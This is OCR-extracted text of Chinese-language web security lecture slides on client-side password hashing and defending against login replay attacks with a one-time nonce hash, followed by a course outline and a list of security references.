
網站程式開發與攻防

- 攻防實作
  - 前端Hash機制



網站程式開發與攻防

- 攻防實作
  - 前端Hash機制



網站程式開發與攻防

- 攻防實作
  - 前端Hash機制
  - 提醒
    - 我的明文密碼在網路上飛。
    - 在client side送出時就使用Hash Function加密在送到後端，可避免封包在傳輸中被偷取也是已加密的密碼，而不是把明文送到後端才加密。
    - Sha256 js
    - http://pajhome.org.uk/crypt/md5/sha256.html

http://www.slideshare.net/p8361

網站程式開發與攻防

駭客:


只能偷到hash value，要破解太花時間且困難，那我竄改request封包改成hash value就可以登入了吧？

網站程式開發與攻防

- 攻防實作
  - 前端防禦Replay攻擊
    - 如何防止replay攻擊重送封包登入？

網站程式開發與攻防

- 攻防實作
  - 前端防禦Replay攻擊



網站程式開發與攻防

- 攻防實作
  - 前端防禦Replay攻擊
  - 提醒
    - 使用random id num與密碼的hash value在次hash產生一次性不可逆的hash傳遞到後端認證。

Outline

- 課程規劃介紹
- 惡意軟體發展趨勢
- 網站系統安全管理
- 網站程式開發與攻防
- **FAQ**
- References

Outline

- 課程規劃介紹
- 惡意軟體發展趨勢
- 網站系統安全管理
- 網站程式開發與攻防
- FAQ
- **References**

References

- https://www.owasp.org
- http://www.dvwa.co.uk/
- https://sourceforge.net/projects/btslab/
- http://ophcrack.sourceforge.net/
- https://www.shodan.io/
- http://plainpass.com
- https://blog.yorkxin.org/posts/2013/09/30/oauth2-1-introduction/
- http://www.openfoundry.org/en/tech-column/2354-web-security-
- http://sssslide.com/speakerdeck.com/allenown/phpconf-2013-mao-dun-da-dui-jue
- http://www.securityclown.com/dvwa-sql-injection/
- http://www.slideshare.net/p8361